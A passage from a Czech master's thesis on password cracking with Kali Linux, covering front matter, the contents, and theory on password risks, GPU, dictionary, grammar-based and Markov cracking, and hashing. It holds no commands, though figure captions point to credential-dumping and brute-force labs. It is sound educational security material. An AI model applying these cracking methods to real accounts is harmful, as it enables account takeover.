Univerzita Hradec Králové
Fakulta informatiky a managementu
Katedra informačních technologií

Prolamování hesel za využití Kali Linux

Diplomová práce

Autor: Bc. Radek Kápička
Studijní obor: ai2-p

Vedoucí práce: doc. Mgr. Josef Horálek, Ph.D.

Hradec Králové Srpen 2023

Prohlášení:

Prohlašuji, že jsem diplomovou práci zpracoval samostatně a s použitím uvedené literatury.

V Hradci Králové dne 10.8.2023 Bc. Radek Kápička

Poděkování:

Rád bych tímto poděkoval svému vedoucímu diplomové práce doc. Mgr. Josefu Horálkovi, Ph.D. za odborné vedení práce, náměty a odborné připomínky. Zároveň děkuji své rodině za podporu po celou dobu studia.

Anotace

Prolamování hesel je stále jednodušší díky zvyšujícímu se výpočetnímu výkonu počítačů a dostupnějším zdrojům potřebnými k prolamování hesel. Je proto důležité zkoumat zabezpečení systému pomocí penetračního testování. K penetračnímu testování jsou využívány např. nástroje obsažené v operačním systému Kali Linux. V této práci jsou analyzovány jednotlivé nástroje pro konstrukci různých typů útoků cílených na prolamování hesel. Získané informace jsou následně interpretovány formou edukativních labů. Laby mají za úkol informovat jejich řešitele o on-line a off-line útocích pomocí různých metod prolamování hesel a nastínit mu danou problematiku. Hlavní podstatou práce je předání získaných informací ohledně prolamování hesel řešiteli labů.

Annotation

Title: Cracking passwords using Kali Linux

Cracking passwords is getting easier thanks to the increasing computing power of computers and more affordable resources needed to crack passwords. Therefore, it is important to examine the security of the system with the help of a penetration testing. For penetration testing are used e.g., tools contained in operating system Kali Linux. In this thesis, the individual tools are analyzed for construction of different types of attacks that are targeted on cracking passwords. Subsequently, the obtained information is interpreted in the form of educational labs. Labs are tasked to inform their researchers about on-line and off-line attacks using different methods of cracking passwords and outline the issues to him. The main point of this thesis is to handover the obtained information regarding cracking passwords to lab researcher.

Obsah

1 Úvod 1

2 Cíl práce 2

3 Metodika zpracování 3

4 Teoretická část 4

4.1 Bezpečnost hesla 4

4.1.1 Základní studie hesel 4

4.1.2 Rizika spojená s hesly 5

4.1.3 Zabezpečení hesel ve spojitosti s útoky na heslo 7

4.2 Prolamování hesel 8

4.2.1 Vývoj metod prolamování hesel 9

4.2.2 Modelování hesla pomocí slovníku modelovaného na základě pravidel 10

4.2.3 Modelování hesla pomocí pravděpodobností bezkontextové gramatiky 11

4.2.4 Modelování hesla pomocí Markovova modelu 12

4.3 Hašování ve spojitosti s hesly 13

4.3.1 Hašování 13

4.3.2 Kryptografické hašovací funkce a kompresní funkce 19

4.3.3 Využití soli při hašování 21

4.3.4 Problém hašování při prolamování hesel 22

5 Kali Linux 24

5.1 Historie Kali Linuxu 24

5.2 Hlavní vlastnosti Kali Linux 25

5.3 Použití Kali Linux 27

5.3.1 Etické hackování 27

5.3.2 Penetrační testování ... 27
5.3.3 Posuzování zranitelností systému ... 29
5.3.4 Bezpečnostní audit ... 29
5.4 Kali Linux a jeho nástroje ... 30
6 Nástroje určené k testování hesel v Kali Linux ... 34
6.1 Hashcat ... 34
6.2 On-line prolamování hesel za pomocí nástroje Hydra ... 35
6.3 Pass the Hash nástroj Mimikatz ... 36
6.4 Metasploit ... 37
6.5 Password Profiling & Wordlist nástroje CeWL a Crunch ... 38
6.6 John the Ripper ... 38
6.7 RainbowCrack ... 39
7 Praktická část – tvorba labů ... 41
7.1 Společné požadavky ... 41
7.2 Lab č. 1 - Útok pomocí nástroje Hashcat ... 43
7.2.1 Vlastní postup Lab č. 1 ... 46
7.2.2 Závěr Lab č. 1 ... 56
7.3 Lab č. 2 - Útok pass the hash pomocí nástroje mimkatz a Metasploit ... 59
7.3.1 Vlastní postup Lab č. 2 ... 61
7.3.2 Závěr Lab č. 2 ... 69
7.4 Lab č. 3 – On-line útok pomocí nástroje Hydra a Medusa ... 72
7.4.1 Vlastní postup Lab č. 3 ... 75
7.4.2 Závěr Lab č. 3 ... 83
7.5 Lab č. 4 – Analýza off-line prolamovacích nástrojů konstruujících útok hrubou silou ... 85
7.5.1 Vlastní postup Lab č. 4 ... 86

7.5.2 Závěr Lab č. 4 93
8 Závěry a doporučení 95
9 Seznam použité literatury 96
10 Přílohy 103

Seznam obrázků

Obrázek 1 Ukázka nastavení v programu VirtualBox. 42
Obrázek 2 Uspořádání souboru s hashy. 46
Obrázek 3 Ukázka nástroje hash-identifier. 47
Obrázek 4 Příkaz pro použití nástroje CeWL. 48
Obrázek 5 Přehled slovníků obsažených v Kali Linux. 52
Obrázek 6 Výstup z nástroje Hashcat. 54
Obrázek 7 Ukázka prolomených hesel pomocí slovníku rockyou. 55
Obrázek 8 Výstup z nástroje Hashcat při použití customizovaného slovníku. 55
Obrázek 9 Výpis hesel prolomených pomocí customizovaného slovníku. 56
Obrázek 10 Výpis v Kali Linux po zadání příkazu IP address show do CLI. 62
Obrázek 11 Výpis ve Windows XP po zadání příkazu ipconfig. Další příkaz je zde vypsán ping s adresou počítače se systémem Kali Linux. 62
Obrázek 12 Spuštění privilegovaného módu v CLI. 63
Obrázek 13 Přesměrování na welcome page po zadání IP adresy útočníka. 65
Obrázek 14 Stažení souboru po zadání URL adresy vedoucí k souboru. 66
Obrázek 15 Stažení souboru po zadání URL adresy k souboru. 66
Obrázek 16 Otevření session mezi počítači. 66
Obrázek 17 Stream uživatelovi obrazovky v prohlížeči útočníka. 67
Obrázek 18 Hesla vypsána pomocí nástroje meterpreter. 68
Obrázek 19 Hesla vypsána pomocí nástroje meterpreter. 68
Obrázek 20 Výpis po zadání příkazu creds_all. 69
Obrázek 21 Nastavení proxy v prohlížeči. 77
Obrázek 22 Výstup z programu Burpsuite po zprocesování odeslaného formuláře. 77
Obrázek 23 Výsledek úspěšného nalezení hesla pomocí nástroje rockyou. 78
Obrázek 24 Správně běžící ssh (po zadání příkazu systemctl status ssh). 79
Obrázek 25 Výpis do konzole po zadání příkazu arp -a 80
Obrázek 26 Výpis příkazu nmap pro obě IP adresy. 81
Obrázek 27 Log z nástroje Medusa uložený do souboru 82

Obrázek 28 Vytvoření spojení pomocí ssh k počítači pachatele a vypsání základních příkazů v CLI..... 83
Obrázek 29 Přepnutí nastavení Line Ending v textovém souboru..... 87
Obrázek 30 Výpis prolomených hesel pomocí Markovových řetězců..... 89

Seznam tabulek

Tabulka 1 Příklad některých „hash“ funkcí a jejich výstupů pro jednoduchý řetězec „test“:..... 23
Tabulka 2 Zástupné znaky v nástroji Crunch..... 50
Tabulka 3 Tabulka s přihlašovacími údaji pro systém Windows XP..... 61
Tabulka 4 Hesla pro přihlášení do webové stránky a OS Lubuntu..... 75
Tabulka 5 Tabulka reprezentující výsledky prolamování hesel pomocí Markovových řetězců..... 90
Tabulka 6 Počet prolomených hesel pomocí metod Wordlist a Prince..... 91
Tabulka 7 Výsledky prolamování hesel pomocí nástroje Hashcat..... 92

1 Úvod

Jelikož jsou v dnešní době uživatelé nuceni vytvářet stále nové účty (např. pro registraci do sociálních sítí, nákupy na e-shopech,…), je nutné se v tomto ohledu zabývat i zabezpečení hesel. Samotné zabezpečení hesel je problematikou, kterou je nutné řešit v mnoha ohledech. Z pohledu uživatele je důležité vytvářet takové heslo, které nebude jednoduše prolomitelné a zároveň nebude ani obsaženo v žádné z databází prolomených hesel. Z pohledu poskytovatele služby, do níž se uživatel přihlašuje, je důležité správné zabezpečení systému a správné ukládání hesla v podobě hashe (ideálně doplněného solí).

Prolamování hesel se v průběhu času vyvíjelo dle aktuálně využívaných technologií. Postupy využívané pro prolamování hesel často využívají nově vzniklých technologií (podpora GPU akcelerace výpočtů hashů) nebo slabin metod pro ukládání hesel. Mezi slabiny může patřit např. použití slabého hashovacího algoritmu či špatně naprogramovaný systém (neomezený počet pokusů přihlášení atd.).

Jedním z operačních systémů využívaných k vyhledávání slabin systémů a k následné konstrukci útoků na prolamování hesel je systém Kali Linux. Kali Linux je open-source operační systém z rodiny Debian, který je vyvíjen pro použití při penetračním testování. Výhodou je, že díky otevřené licenci může jakýkoliv vývojář vytvářet nové nástroje či doplňkové moduly pro již existující nástroje. Navíc jsou v základní verzi systému Kali Linux již předinstalovány veškeré nástroje potřebné pro penetrační testování (včetně nástrojů pro prolamování hesel).

Cílem této práce je pomocí jednotlivých labů přiblížit řešiteli základní funkce systému Kali Linux. Řešitel se v rámci postupného tvoření labů seznámí s různými typy útoků (on-line, off-line, útok hrubou silou,…) a zjistí, jaké vestavěné nástroje je vhodné použít pro daný typ útoku.

2 Cíl práce

Cílem práce je informovat o bezpečnostních problémech spojených s hesly a následně provést analýzu typů prolamování hesel. Výsledkem této analýzy je seznámení řešitele s nástroji určenými pro prolamování hesel, která jsou obsažena v systému Kali Linux. Seznámení a edukace probíhá formou výukových labů zaměřených na specifická témata z problematiky prolamování hesel.

3 Metodika zpracování

V práci je použita metoda studia a analýzy problémů, na kterou následně navazuje implementace řešených labů. Studium je zaměřeno na problematiku zabezpečení hesel z pohledu uživatele a zabezpečení systému z pohledu technického řešení (ukládání hesel, zabezpečení vstupu do systému). Následná analýza problémů se zaměřuje na možnosti a techniky prolamování hesel. V práci jsou zmíněny různé metody, které cílí na specifické slabiny hesel související s jejich tvorbou či ukládáním.

Informace získané z teoretické rešerše jsou shrnuty a reprezentovány na několika řešených labech. Tyto laby představují edukativní nástroj pro jeho řešitele. K samotnému řešení labů jsou využity nástroje obsažené v systému Kali Linux. Jedná se nejen o nástroje určené přímo k prolamování hesel, ale i o nástroje doplňkové (sloužící např. k navázání spojení s cílovým počítačem či k tvorbě slovníků).

Při konstruování off-line útoku jsou pro tvorbu slovníků využity nástroje Crunch a Cewl. K následnému prolamování hesel jsou použity programy John the Ripper a Hashcat.

Pro on-line útok jsou v práci aplikovány nástroje Medusa a Hydra, které schopné útočit na živý systém. Jako pomocný nástroj je použit Metasploit, jenž zajišťuje připojení k počítači nacházejícímu se ve stejné síti.

4 Teoretická část

4.1 Bezpečnost hesla

V minulosti bylo zaznamenáno mnoho incidentů zahrnujících úniky souborů či databází obsahujících zahašovaná hesla. Z těchto prolomených souborů byly následně provedeny analýzy používaných hesel. Například analýza 70 milionů prolomených hesel (Bonneau 2012) ukázala, že uživatelé stále požívají velmi slabá hesla, a to i napříč snaze většiny portálů či aplikací donutit uživatele pomocí různých restrikcí a požadavků vytvářet silnější zabezpečovací řetězce. Z toho vyplývá, že zabezpečení pomocí hesla je jedno z nejjednodušších na prolomení, avšak je zároveň velice jednoduché na zapamatování a použití, a tak je snadné pro uživatele ho používat (Almeshekah et al. 2015).

4.1.1 Základní studie hesel

Napříč různými studiemi hesel a jejich charakteristikami lze říci, že uživatelé vytvářejí velmi předvídatelná hesla. Nejčastější problém hesel je ten, že jsou velice krátká a stereotypní, takže nejsou schopna odolávat jakýmkoliv útokům. Často uživatelé vkládají např. velké písmeno na začátek řetězce a číslice či speciální symboly na konec řetězce s heslem (Ur et al. [b.r.]).

Dalším z opakujících se problémů při analýze různých hesel je, že uživatelé používají předvídatelná slova a fráze jako například jména, datumy, jména domácích mazlíčků a obecně další oblíbené věci (Ur et al. [b.r.]). Také pokud je heslo složeno z více slov, je velmi pravděpodobné, že budou slova sémanticky následovat po sobě. Častý je také výskyt klávesnicových paternů (např. „qwerty“) nebo substituce písmen za speciální znaky (např. a -> @) (Veras et al. 2014). Charakteristiky při tvorbě hesla se také liší v případě, že uživatel vytváří heslo na zařízení s dotykovou obrazovkou či na fyzické klávesnici (Melicher et al. 2016).

Bohužel mnoho uživatelů vnímá hesla jako zátěž, což může mít za následek špatné spravování hesel. Toto chování vyplývá ze stále rostoucích požadavků při tvorbě hesla, která je však uživatel nucený si pamatovat (Haque et al. 2013). Odtud vyplývají další potenciální hrozby. Jelikož je uživatel nucen tvořit komplexní hesla a ty si následně musí pamatovat, tíhne často ke znovu používání hesel. Nemusí se

ani jednat přímo o použití jednoho hesla vícekrát, nýbrž o drobné úpravy (např. změna číslice na konci řetězce) (Das et al. 2014).

Bohužel jediným způsobem pro běžné uživatele, jak si ověřit sílu hesla, je pomocí různých password-meterů, které po zadání hesla uživateli poskytnou zpětnou vazbu, zda je jeho heslo silné či nikoliv. Tyto nástroje jsou však často velmi jednoduché a hloubka, do které heslo analyzují, je nedostatečná (de Carné de Carnavalet a Mannan 2014).

4.1.2 Rizika spojená s hesly

Pohodlné používání, snadné zapamatování a univerzálnost hesel z nich dělají nejvíce uživatelsky přístupný způsob autentizace. S tím ale přichází také různá bezpečnostní rizika.

Technická rizika

Kategorii technických rizik je možné rozdělit do dvou částí spojených se způsobem používání hesel: „server-side“ a „client-side“. Jakýkoliv typ „malwaru“ získávajícího uživatelova hesla (např. keylogger), který může být nainstalován na klientském počítači je hrozba pro jakýkoliv systém, jehož autentizace je založena na hesle. Na straně serveru může útočník získat soubor s uloženými hesly. Pomocí nich se může vydávat za uživatele a dostat se tak do systému. K ochraně proti takovému prolomení je tedy nutné silné zabezpečení hosta, který má za úkol bránit klientský a serverový systém před napadením. Existuje však ale několik možností, kterými může útočník získat kopii uložených hesel (Almeshekah et al. 2015).

Počítačové systémy musí ukládat autentizační informace pro každého uživatele při registraci. Tyto informace jsou dále používány k ověření identity v procesu přihlašování. Ve většině dnešních systémů jsou údaje potřebné k přihlášení ukládány v podobě uživatelského jména a posoleného kryptografického „hashe“, který je vytvořen z řetězce hesla například pomocí algoritmů zmíněných v kapitole Hašování. Tyto informace potřebné k přihlášení uživatele jsou ukládány v párech v databázi či jiném souboru. Útočník, který by se zmocnil obsahu databáze či souboru obsahující zmíněné autentizační páry, by byl schopný provést off-line útoky, pomocí kterých by byl schopen hesla prolomit. Jedním z příkladů off-line

útoku je slovníkový útok. Útočník vytvoří slovník s potenciálními hesly a následně by replikuje hashovací proces, dokud nedojde ke shodě s heslem, které se snaží prolomit (Almeshekah et al. 2015). Pro použití zmíněného procesu existuje mnoho programů, některé z nich jsou zmíněny níže (viz kapitola Nástroje určené k testování hesel v Kali Linux).

Existují tři hlavní přístupy, jak vyřešit problém s prolamováním hesel pomocí zmíněného způsobu. Prvním z nich je zvýšení zdrojů potřebných ke shodě hesla. Druhým je zesílení uživatelských hesel tak, aby se co nejvíce zmenšila šance, že budou obsažena ve slovníku používaném k prolomení hesla, a bylo tedy složitější je prolomit. Třetím přístupem je přidání do souboru s hesly řetězce, které slouží jako návnada. Často se jedná o běžná hesla, u kterých je známo, že jsou obsažena v slovnících používaných pro útok. V případě, že je takové heslo použité k přihlášení k danému účtu, je systém alarmován, že soubor s hesly byl napaden (Almeshekah et al. 2015).

Klamání útočníka je běžně používáno k vypořádání se s hrozbami prolamování hesel. Jedním ze způsobů je vložení uměle vytvořených uživatelských účtů do souboru s hesly (Almeshekah et al. 2015). Dalším jsou výše zmíněné návnady v podobě hesel, která slouží k navedení útočníka na myšlenku, že se mu podařilo heslo prolomit. Přitom se však jedná jen o návnadu. Dále jsou používána schéma jako „honeywords“, který mají za úkol zmást útočníka tak, že mu prezentují více hesel pro jednoho uživatele. Pouze jedno je však správné (Juels a Rivest 2013).

Rizika ze strany uživatele

Při vytváření hesel tíhnou uživatelé často k metodám tvorby hesel, která jsou snadno zapamatovatelná a dají se využít napříč různými systémy. Časem je uživatel nucen vytvářet nová hesla na veškeré platformy, ke kterým je nutná registrace v podobě vytvoření účtu s heslem. Je tak možné, že s velkým množstvím přihlašovacích údajů začne uživatel ztrácet přehled o tom, kde jaké heslo použil. Tato skutečnost zvyšuje počet znovu použitých hesel napříč různými systémy. To dělá samotného uživatele zranitelnějšího a v případě, že dojde ke kompromitaci hesla v jednom ze systémů, je velká pravděpodobnost, že budou prolomeny i jeho ostatní účty (Hussain 2022).

Jednou z možných strategií pro uživatele je rozdělit své účty do dvou kategorií. Účty, u kterých je možné zvolit jednoduché, dobře zapamatovatelné heslo a účty, u nichž je zapotřebí volit silná hesla, která se nebudou opakovat napříč jinými účty. Do první kategorie je možné zařadit přihlašovací údaje do systémů, které neobsahují žádné osobní či bankovní informace o uživateli a v případě prolomení účtu nedojde ze strany uživatele k žádné škodě. V tomto případě je tedy možné volit jednodušší hesla a také je sdílet napříč systémy. V druhé kategorii hesel je nutné volit komplexní a unikátní hesla. Pro co největší zabezpečení je důležité používat při tvorbě hesla malá i velká písmena, čísla a speciální znaky. Doporučuje se také volit náhodné či zdánlivě náhodné řetězce znaků tak, aby útočník ani při zjištění osobních údajů, jako je například jméno či datum narození, nemohl tyto informace použít k prolomení hesla (Hussain 2022).

Uživatelé mohou také používat různé metody pro tvorbu hesla. Jednou z možností je například použít takzvané „mnemonické" heslo. Mnemonické heslo je tvořeno pomocí jednoduše zapamatovatelných vět či odstavců textu, kdy do řetězce hesla je zaneseno vždy první písmeno z daného slova. Studie ukazují, že čím se jedná o delší referenční větu či odstavec je, tím obtížnější je heslo prolomit (Ye et al. 2019).

Dalším způsobem tvorby hesla je takzvané „password chunking". Tato technika dělí informaci do větších klastrů. Pro maximální zabezpečení musí být heslo rozděleno alespoň do tří klastrů. Jednotlivé klastry je nutné proložit například speciálními znaky nebo čísly. Studie dokazují, že lidé jsou schopni si zapamatovat okolo sedmi různých elementů (v tomto případě 7 klastrů) (Xu et al. 2021). Bohužel však uživatelé jako jednotlivé klastry volí často místo náhodných slov jména svých příbuzných či mazlíčků. Pokud dojde k úniku osobních informací o daném uživateli, je pak jednoduché heslo prolomit (Ghafir et al. 2018).

4.1.3 Zabezpečení hesel ve spojitosti s útoky na heslo

Existují situace, kdy však nezáleží na samotné síle hesla. Pokud dojde například k phishingovému útoku, tak útočník získá uživatelovo heslo v plaintextu. Pro ostatní případy je důležité, aby heslo nebylo jednoduše uhodnutelné (Bonneau et al. 2015). V takzvaném on-line útoku dochází ze strany útočníka k predikci hesla, které by mohlo být použito pro přihlášení do daného systému. Pokud je však systém správně

zabezpečený, mělo by po několika neúspěšných pokusech dojít k zablokování přihlášení pro daného uživatele a ten by měl být dále informován například e-mailem, že se někdo snaží přihlásit do jeho účtu (Florencio et al. 2014). Aby bylo heslo co možná nejvíce imunní oproti on-line útoků, je důležité, aby nebylo dané heslo obsaženo v některé z databází prolomených hesel či se nejednalo o jedno z milionu nejpoužívanějších hesel. Dále je nutné, aby v hesle nebyly obsaženy osobní informace o uživateli (např. rok narození, jméno partnera, …). Pokud je však systém špatně naprogramovaný a útočník má neomezené množství pokusů na uhodnutí hesla, je jen otázkou času, než se povede heslo prolomit (Ur et al. 2016).

Dalším možným útokem, před kterým je nutné hesla chránit, je off-line útok. Při takovém útoku se útočníkovi podaří prolomit například databázi s hesly uloženými v zahašované podobě. Cílem útočníka je prolomit hash a získat heslo v plaintextu. Odolnost hesla vůči off-line útoku záleží na typu hašovací funkce, pomocí které je hash uložen, a také na zdrojích útočníka. Například hašovací funkce MD5 je designovaná tak, aby byla co nejvíce efektivní, což z ní dělá nevhodnou hašovací metodu pro ukládání hesel. Moderní hardwarové sestavy dokáží při útoku zkoušet miliardy MD5 dotazů za sekundu (Kioon et al. 2013). Naneštěstí se v některých systémech hašování pomocí MD5 stále používá. Proto je doporučováno pro ukládání hesel používat pomalejší hašovací funkce (např. bcrypt) (Sreehari C A a Nimmy Francis 2021). Pomocí bcryptu je útočníkovi umožněno zkoušet pouze několik stovek dotazů za sekundu. Největší bezpečnostní hrozba při off-line útoku plyne ze znovu používání hesel. Pokud útočník prolomí jedno heslo, okamžitě toto heslo vyzkouší napříč různými systémy. Navíc si útočník vytváří vlastní slovník, který obsahuje drobné modifikace prolomeného hesla (Ur et al. 2016).

4.2 Prolamování hesel

Útoky na hesla mohou mít mnoho různých podob. Útočník může provést on-line útok na živý systém, zkoušet prolomit hashe pomocí off-line útoku, prolomit zaheslovaný soubor, použít keylogger, kompromitovat mechanismus pro resetování hesla, dostat heslo z paměti počítače a mnoho dalších různých útoků. Ačkoliv konkrétních typů útoků je mnoho, je možné je rozřadit do dvou hlavních kategorií. Cílem první z nich je zneužít protokoly a technologie, které jsou spjaté s fungováním

hesel v daném systému. Typickým příkladem je keystroke loggers, phishing nebo taktiky jako je pass the hass cílící na specifickou implementaci toho, jak jsou hesla v daném systému či službě používána. Druhou kategorií jsou útoky, které využívají techniky snažící se odhadnout, jak byla hesla uživatelem vytvořena. Do této kategorie lze zařadit již zmíněné on-line a off-line útoky (Aggarwal et al. 2018).

4.2.1 Vývoj metod prolamování hesel

Vývoj prolamování hesel prošel několika velkými změnami, které se odvíjely od nových postupů a také vývoje hardwaru. Prvním směrem při prolamování hesel byly takzvané Rainbow Tables. Tento postup přinášel novou variaci základní myšlenky time-memory trade-off, která mapovala plaintext do podoby kryptografických hashů. Tyto hashe byly předem vypočítány, uloženy a následně později použity při prolamování hesel (Avoine et al. 2015). Co činilo Ranbow Tables tak zásadními, bylo schéma komprese dat, což drasticky redukovalo potřebnou paměť pro správu tabulek s hashy. Tato metodika měla velký vliv na oblast zabezpečení hesel a v některých případech je stále využívána. Úpadek Rainbow Tables má na svědomí převážně vývoj hashovacích algoritmů, výhradně pak použití soli při hašování. Dalším z důvodů, proč prolamování hesel pomocí Rainbow Tables není již tak populární je vývoj hardwaru. Díky stále výkonnějším grafickým kartám je dnes již možné prolamovat hesla pomocí GPU (Aggarwal et al. 2018).

GPU poskytuje způsob, jak paralelizovat výpočty, čehož využívá mnoho nástrojů určených k prolamování hesel. GPU změnily způsob prolamování hesel v daleko zásadnějším ohledu, než jsou rychlejší výpočty. Díky limitaci výpočtů, které mohou být efektivně prováděny na GPU, a času potřebného k transferu dat mezi CPU a GPU, měla tato technika výrazný podíl na vývoji modelovacích technik používaných pro prolamování hesla (Aggarwal et al. 2018).

Pokud modelovací technika není sama o sobě paralelizovatelná, je nutné, aby byla jednotlivá hádání hesla generována na CPU a následně pomalu tranferovány na GPU, kde probíhá hashování. Proto je často efektivnější využití méně precizního modelu, který může být implementován přímo na GPU, což může celkově vytvořit více odhadů hesel i přes to, že je méně pravděpodobné, že individuální odhad prolomí daný hash (kvantita odhadů hesel převažuje nad kvalitou). Při tomto postupu je tedy

nutné balancovat mezi výhodami a nevýhodami a neexistuje ideální odpověď, která by zajišťovala dokonalý trade-off. Defensivní hashovací algoritmy pro ukládání hesel se stávají stále vyspělejší a dokonalejší proto, aby bylo zamezeno prolamování hesel pomocí GPU. Příkladem silného hashovacího algoritmu je Argon2, u kterého díky jeho složité hashovací funkci trvá výpočet delší dobu (Wetzels 2016). Výpočet musí být totiž proveden na CPU a následně transferován do GPU (Aggarwal et al. 2018).

Dalším zásadním milníkem při prolamování hesel je dostupnost stovek milionů plaintextových hesel získaných při útocích na různé systémy (např. sociální sítě). Tyto seznamy hesel byly původně dostupné jen mezi hackery a šířily se v malém kruhu pouze díky černému trhu. To se však změnilo po nasdílení volně stažitelných, datasetů uniklých hesel ze stránky Myspace, který obsahoval přes 360 milionů údajů, a také ze stránky LinkedIn, který pojímal přes 167 milionů hesel (Jaeger et al. 2016). Nyní je veřejně dostupný dataset na stránce haveibeenpwned.com, který obsahuje data ze skoro 700 prolomených webových stránek a přes 12 miliard prolomených účtů. Nejen že tyto datasety jsou dokonalým zdrojem pro tréninková data, ale také začínají měnit způsob, jakým jsou prováděny útoky na hesla. Nyní již není útočník nucen generovat a zkoušet náhodná hesla. Místo toho může v některém z těchto datasetů najít heslo, které uživatel pro svůj účet na dané webové stránce někdy v minulosti používal. I přes to, že je uživatelovo heslo v současnosti jiné, útočník může díky informaci o tom, jak uživatel vytváří svá hesla, optimalizovat svůj model pro tvorbu hesel (Aggarwal et al. 2018).

4.2.2 Modelování hesla pomocí slovníku modelovaného na základě pravidel

Jednou z nejpoužívanějších metod pro prolamování hesel je slovníkový útok. Tento útok využívá k vyváření odhadů hesel slovník, který obsahuje různé řetězce znaků. Tyto řetězce mohou být dále modifikovány na základě dodatečných pravidel. Slovníky mohou obsahovat kromě běžně používaných slov i často používaná hesla či například klávesnicové paterny. K tvorbě slovníků pomocí klávesnicových paternů slouží například nástroj KwProcessor, který byl vytvořen stejným tvůrcem jako nástroj Hashcat (Anon. 2023b). Jelikož tvorba slovníků používaných při

prolamování hesel je zdlouhavý a náročný proces, je možné využít nástrojů (např. CeWL, Crunch či KwProcessor) (Aggarwal et al. 2018).

Ve chvíli, kdy byl vytvořen základní slovník, je možné na něj aplikovat ještě dodatečná pravidla, která upraví jednotlivé řetězce tak, aby byla větší možnost, že se budou podobat reálné podobě hesla. Mezi tyto pravidla mohou patřit základní známe prvky, jež jsou uživateli běžně používány (např. velké písmeno na začátku řetězce, číslice na konci řetězce či náhrada písmen za speciální znaky či čísla).

Pokud však potřebuje útočník udělat analýzu řetězců hesel, existují speciální nástroje jako například PACK (Anon. [b.r.]), který je schopen analyzovat tato hesla a naučit se často se vyskytující paterny (Aggarwal et al. 2018).

4.2.3 Modelování hesla pomocí pravděpodobností bezkontextové gramatiky

Pravděpodobností bezkontextové gramatiky byly dlouho používány k modelování a provádění gramatických rozborů v textech generovaných lidmi. Podobné techniky mohou být však použité i k modelování zvyků souvisejících s tvorbou hesel a ukazují velkou efektivitu oproti heslům z reálného světa. Hlavní výhodou využití této metody je, že podporuje strojové učení k trénování gramatiky na dříve prolomených heslech (Houshmand et al. 2015). Výsledná gramatika může být v budoucnu modifikována tak, aby pomocí ní bylo možné zacílit na specifického uživatele. Tato metoda má potenciál k vytvoření vysoce přesného modelu v porovnání s ostatními metodami (Aggarwal et al. 2018).

Samotnou gramatiku je možné si představit jako generativní model používaný k odvozování sad řetězců odpovídajících definovaným pravidlům gramatiky. Například běžný jazyk, jako je čeština, může být aproximován zadáním vhodné gramatiky, jejíž cílem je odvodit platné větné řetězce. Pro prolamování hesel je cílem naučit gramatiku schopnosti generovat vhodné odhady řetězců hesel. Tato metoda je efektivní, protože uživatelé mají tendenci zavádět jistá pravidla při tvorbě hesel, podobně jako jsou používána gramatická pravidla při tvorbě vět. Slovo „pravděpodobnostní“ v názvu znamená, že každé pravidlo se uplatňuje s danou pravděpodobností, a proto každý odhad generovaný gramatikou má se sebou spojenou také pravděpodobnost (Aggarwal et al. 2018).

Prolamování hesel za pomocí pravděpodobností bezkontextové gramatiky se většinou skládá ze dvou fází. V první fázi je gramatika naučena na trénovacím setu hesel, který je pro trénink speciálně vytvořen. Tato fáze se nazývá jako trénovací či učící fáze. V druhé fázi je naučená gramatika použita k vytvoření odhadů hesel. Tato hesla jsou následně zahašovány a porovnávány oproti zahašovaným heslům, které mají být prolomeny. Tato fáze se nazývá prolamovací (Aggarwal et al. 2018).

Ve chvíli, kdy je pravděpodobnostní gramatika naučena, je možné ji uplatnit v prolamovací fázi pro generování odhadů řetězců. V případě, že je známa nějaká další skutečnost (např. osobní informace o cíli útoku), je nutné tuto skutečnost také zařadit do procesu učení gramatiky. Díky tomu může být pak vytvořena individuální gramatika pro konkrétní útok (Aggarwal et al. 2018).

4.2.4 Modelování hesla pomocí Markovova modelu

Markovův model je standartní technika pro vytváření statistických modelů pro sekvence písmen či slov v textu. Dále je tato technika využívána i ke komplexnějším úlohám, jako je například rozpoznání rukopisu a řeči či zisk informací. Markovův řetězec může být také definován jako model, ve kterém je následující stav závislý pouze na stavu současném nebo na konečném čísle stavů předchozích (Douc et al. 2018). V ohledu na prolamování hesel jsou Markovy modely primárně zaměřeny na jednotlivé znaky a často využívají tréninkových dat k určení podmíněných pravděpodobností pro kompletní hesla či pouze pro jednotlivá slova hesla. Další z možných přístupů je sestavení řetězce tak, aby byly postaveny na podmíněné pravděpodobnosti celých slov a pomocí aplikování následných pravidel byla sestavena hesla z těchto řetězců (Aggarwal et al. 2018).

Jedním z hlavních důvodů, proč jsou využívány Markovovy modely založené na znacích při prolamování hesel je, že slovníky využívané útočníkem pro modelování uživatelova chování mají zásadní vliv na prolamování hesel. Bohužel úplnost těchto slovníků je velmi často nedostačující, protože slovníky ve většině případů neobsahují veškerá slova, která by měla být zohledněna při prolamování hesla vytvořeného reálným uživatelem. Ve skutečnosti s narůstající velikostí slovníku klesá jeho využitelnost, protože při velkém množství všech kombinací různých slov se útok pomocí slovníku již pomalu mění v útok hrubou silou. Hlavní předností

slovníku by mělo to, že reprezentuje pouze taková slova, která by s největší pravděpodobností mohla odpovídat řetězci hesla (Aggarwal et al. 2018).
Hlavním problémem tedy je způsob, jak vytvořit a nadále spravovat efektivní slovník pro prolamování hesel. Jednou z možností je využití klasického slovníku založeného na nativní řeči cíleného subjektu (Vishwakarma a Madhavan 2014). Tento způsob však nemusí být příliš efektivní, protože takové slovníky často neobsahují nová slova či např. názvy uživatelových oblíbených věcí či např. hudebních skupin atd (Aggarwal et al. 2018).

4.3 Hašování ve spojitosti s hesly

Při penetračním testování přijde každý tester velice často do styku s pojmy „hash“, heslo či šifrování. Prolamování „hashe“ je samotná kategorie etického „hackování“. V Kali Linuxu lze nástroje na prolamování „hashů“ zařadit do kategorie útoků na heslo. V Kali Linuxu je pak mnoho nástrojů určených pro prolamování hesel (Sinha 2018). Samotná hesla však nejsou ukládána v podobě, kterou by mohl člověk lehce rozpoznat a přečíst. Většinou jsou hesla ukládána v podobě kryptografických „hashů“ (Sinha 2018).

4.3.1 Hašování

Hašování je používáno v případě, že je předem znám R (E_{max}), tedy maximální počet prvků, které patří do určitého oboru. A naopak je možné, že existuje velmi mnoho všech možných rozdílných prvků (C) právě z tohoto oboru. Prvků může existovat tolik, že prakticky je možné přidělit poli o délce E_{max} dostatečné množství paměti, ale pokud by se jednalo o všechny potenciální prvky C z oboru R, tak takové přidělení paměti není fyzicky možné (Wróblesky 2015).
Je tedy velmi důležité si nejdříve uvědomit, že je fyzicky nemožné přidělit takto velké pole. Pokud by totiž bylo možné vytvořit takto velké pole, bylo by pak možné v takovém poli vyhledávat prvky pomocí přímého adresování a každá z vyhledávacích funkcí by tak měla náročnost vyhledávání $O(1)$ (Wróblesky 2015).
